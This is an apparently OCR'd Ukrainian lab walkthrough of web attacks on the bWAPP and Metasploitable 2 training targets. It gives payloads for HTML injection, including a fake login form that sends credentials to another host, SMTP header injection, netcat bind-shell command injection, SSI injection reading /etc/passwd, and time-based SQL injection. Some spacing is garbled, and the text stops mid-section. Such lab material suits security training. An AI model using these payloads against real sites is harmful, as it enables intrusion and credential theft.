
Тиснемо кнопку “Forward” і переходимо в браузер:



Отримцємо клікабельне посилання з перенаправленням на google, а також проста запис з тегом “h2”. Ін’єкція успішно встановлена, що дозволяє використовувати дану уразливість на середніх настройках безпеки.


HTML Injection – Stored (Blog)

Увійдіть в bWAPP і виберіть “HTML Injection – Stored” і натисніть кнопку “Hack”. Це блог, в який можливо відправляти дані, і його можуть бачити і інші користувачі. Просто для інформації введіть допустимий текст в поле текстової області.




Тепер створимо підроблену форму входу, щоб “обдурити” користувачів і отримати їх облікові дані.

```
<div style="position: absolute; left: 0px; top: 0px; width: 800px; height: 600px;
background-color:white;">
Session Expired, Please Login:<br>
<form name="login" action="http://192.168.0.3/captureData.php/">
<table>
<tr><td>Username:</td><td><input type="text" name="user"/></td></tr>
<tr><td>Password:</td><td><input type="password" name="pass"/></td></tr>
</table>
<input type="submit" value="Login"/>
</form>
</div>
```



Коли користувач вводить свої облікові дані, можливо захопити дані:



Reflected (Current URL)

Уразливість полягає в тому, що за допомогою вразливості **Current URL** можливо змінити поточний URL сторінки, а вірніше хост.


Для вирішення даного завдання необхідно використовувати BurpSuit. Візьміть заголовок за допомогою пакета burp і маніпулюйте заголовком, щоб впровадити шкідливий код.

GET /bWAPP/htmli_current_url.php?<h2>dfbfd</h2> HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/bWAPP/htmli_current_url.php
Cookie: security_level=0; PHPSESSID=2rbsk7srls24vvk3m5gciudngv
Connection: close


Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

iFrame Injection


Переходимо на сторінку з уразливістю bWapp



Звертаємо увагу на адресний рядок, де спостерігаємо файл robots.txt



Саме цей файл зараз виводиться на сторінці, замість нього можливо вивести будь-який інший сайт, взаємодіючи тільки з адресним рядком (так як Інтернет на момент тестування був відсутній, на сторінку виводилося повідомлення з помилкою)



Mail Header injection (SMTP)

Для веб-сайту звичайною практикою є створення контактної форми, яка, в свою чергу, відправляє електронний лист від законного користувача передбачуваному одержувачу повідомлення. У більшості випадків така форма контакту встановлює заголовок SMTP Від Reply-toso, щоб одержувачі могли легко обробляти спілкування у формі контакту, як і інші повідомлення електронної пошти.

На жаль, контактна форма може бути вразливою для атаки шляхом вставки заголовка електронної пошти (також відомої як впровадження заголовка SMTP), якщо введення користувача не перевірений перед вставкою заголовка SMTP. Це пов’язано з тим, що зловмисник може додати в заголовок додатковий заголовок, інструктуючи SMTP-сервер виконати інструкцію, відмінну від очікуваної.

Наступний PHP-код є прикладом типової контактної форми, яка схильна до атак впровадження заголовків електронної пошти. Наступний код буде надано відвідувачем сайту з ім’ям і адресою електронної пошти, та підготує список заголовків електронної пошти, використовуйте заголовок from, щоб одержувач повідомлення електронної пошти (в даному прикладі root@localhost) знав, хто є автором електронної пошти. Заголовки відповіді дозволяють одержувачам повідомлень електронної пошти відповідати людині, яка відправила повідомлення через кнопку “Відповісти” в своєму поштовому клієнті.

```
<?php
if(isset($_POST[‘name‘]))
{
```

```
$name = $_POST[‘name‘];
$replyto = $_POST[‘replyTo‘];
$message = $_POST[‘message‘];

$to = ‘[email protected]‘;
$subject = ‘My Subject‘;

// Set SMTP headers
$headers = "From: $name \n" .
"Reply-To: $replyto";

mail($to, $subject, $message, $headers);
}
?>
```

Типовий справжній запит POST виглядає наступним чином:

```
POST /contact.php HTTP/1.1
Host: www.example.com

name=Joe Bloggs&[email protected]&message=Example message
```

Зловмисник може використовувати цю контактну форму, відправивши наступний запит POST.

```
POST /contact.php HTTP/1.1
Host: www.example.com

name=Attacker\nbcc:
[email protected]&[email protected]&message=Attacker message
```

OS Command Injection

Всі наведені нижче приклади ін’єкцій використовують оболонку net cat bind для прослуховування через порт 4444.

Команда ***Injection*** досить проста, але, тим не менш, вона є хорошим введенням в основну безпеку веб-додатків.

Низький рівень безпеки:

&& nc -vlp 4444 -e / bin / bash
; nc -vlp 4444 -e / bin / bash

Середній рівень безпеки:

$ (nc -vlp 4444 -e / bin / bash)`nc -vlp 4444 -e / bin / bash`| nc -vlp 4444 -e / bin / bash


PHP Code Injection

Давайте подивимося, з чим ми повинні працювати.

Текст “повідомлення” насправді є посиланням, тому давайте кликнемо і подивимося, що він робить.

Таким чином, php-код, здається, приймає параметр GET з ім’ям message і повертає його назад на сторінку:

Отже, тест спрацював, і тепер відомо багато інформації про версії PHP! Наступний крок – потрібно створити бекдор, написаний на PHP.



У цей момент можливо зробити ще кілька підвищень привілеїв, але це буде для іншого теста. А поки спробуємо, наприклад, створити нову сторінку.

```
echo "created by php injection" > phptestpage.html
```

І спробуйте відвідати його.

Server-Side Includes (SSI) Injection

В рамках експлуатування цієї уразливості, потрібно впровадити код в поля введення. Експлойт виконується на стороні сервера, оскільки зловмисник відправляє шкідливий код в веб-додаток, що виконується веб-сервером.

Атака SSI-ін'єкцією використовує веб-додаток, експлуатуючи віддалені довільні коди.

Перейдемо до практики, для цього необхідно скористатися Kali Linux і Metasploitable 2.


Переходимо за IP-адресою вразливою машини, в bWAPP, попередньо обравши вразливість SSI:

За допомогою ін'єкції в поля введення, подивимося на висновок "id", і "passwords".

Записи мають вигляд:

<!--#exec cmd="id" -->

<!--#exec cmd="cat /etc/passwd" →:




Бачимо висновок “id” і паролів. Логічно продовжити установку зворотного з’єднання з сервером. В поле “First Name” вказуємо будь-який текст, а в поле “Last Name”, пропишемо команду ***netcat***:

connect to me on port 4444!

<!--#exec cmd="nc -lvp 4444 -e /bin/bash" -->

Переходимо в термінал, і вводимо команду “nc -nv 10.0.2.18 4444” для установки з’єднання:




SQL-Injection – Blind (Time-Based).

Методи, засновані на часі, часто використовуються для виконання тестів, коли немає іншого способу отримати інформацію з сервера бази даних.


Цей тип атаки впроваджує сегмент SQL, який містить певну функцію СУБД або важкий запит, який генерує затримку. Залежно від часу, необхідного для отримання відповіді сервера, можна вивести деяку інформацію. Як ви можете здогадатися, цей тип логічного висновку особливо корисний для сліпих і глибоких сліпих атак SQL-ін’єкцій.

Впровадження тимчасової затримки. Атаки, засновані на часі, можна використовувати для проведення дуже простого тесту, наприклад, визначення наявності уразливості. Як правило це відмінний варіант, коли зловмисникові загрожує глибока сліпа ін’єкція SQL. У цій ситуації необхідні тільки функції / процедури затримки.

Розглянемо деякі функції затримки. Якщо розглядати MySQL, то можливо перевірити функцію “SLEEP”.




Введемо вираз, яке матиме вигляд: “test'-SLEEP (5) #”:



Завантаження сторінки не завершується коректно. Це говорить про наявність уразливості на даній веб-сторінці.


Продовжимо дослідження, і розглянемо ще один стан, на предмет уразливості. Ця уразливість діє тільки при використанні SQL. Вираз буде виглядати як: “test'-IF (MID (VERSION (), 1,1) = '5', SLEEP (5), 0) #“:




Наявність затримки на сторінці значить, що існує проблема “Time-Based”.


SQL injection – Stored (User-Agent).

Перейдемо на вразливу сторінку:




Для подальшої роботи використовується інструмент BurpSuite:







Перезавантажити сторінку і перехопимо запит:



